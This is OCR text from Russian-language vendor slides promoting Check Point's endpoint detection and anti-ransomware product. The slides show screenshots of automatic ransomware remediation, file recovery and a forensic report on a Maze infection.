
Реагирование или «терминатор»

Обогащение данных или «филантроп»

История событий или «бард»

Визуализация или «продюсер»


ВЫЛЕЧИТЬ АВТОМАТИЧЕСКИ!



СЕКУНДЫ…МИНУТЫ

WELCOME TO THE FUTURE OF CYBER SECURITY

АВТОМАТИЧЕСКОЕ ЛЕЧЕНИЕ И ВОССТАНОВЛЕНИЕ ДАННЫХ НА ПРИМЕРЕ ШИФРОВАЛЬЩИКОВ




Check Point Anti Ransomware

⚠ Не выключайте компьютер и не отключайте питание

АНАЛИЗ

ОБНАРУЖЕНА ПРОГРАММА-ШАНТАЖИСТ

Выполняется анализ инфекции
Это может занять несколько минут...




Check Point Anti Ransomware

ФАЙЛЫ УСПЕШНО ВОССТАНОВЛЕНЫ

15 из 15 файлов были восстановлены
Файлы восстановлены в: Расположение исходных файлов

... WannaCry... NotPetya... BadRabbit... GrandCrab... Ryuk... RobinHood... Maze... Sodinokibi...




Name	Date modified	Type	Size
scvhost	5/4/2020 12:32 AM	Application	288 KB

1 item 1 item selected 287 KB

РЕЗУЛЬТАТ РАБОТЫ АВТОНОМНОГО EDR

Check Point
SOFTWARE TECHNOLOGIES LTD



CLEANED status

Maze malware family

HIGH severity

Endpoint Anti-Ransomware triggered by

c:\windows\system32\wbem\wmic.exe trigger

ransomware.win.shdwdel protection name

Administrator remote user

ATTACK STATS | What sort of connections and processes were involved?

Remote Logon Internal

1 Malicious Processes

BUSINESS IMPACT | What was the potential damage done?

84 Data Ransom

BUSINESS IMPACT (1 category, 84 events) | BOAZ-GAR-WINDOW: 8D15828C-7457-4498-BE80-A4E31F6BC519

These are potentially important events that have business impact.

▼ **Data Ransom (84 files, 72 recovered, 12 unrecovered)**

Все файлы пользователя восстановлены (кроме временных)

User files that were likely encrypted in the incident.

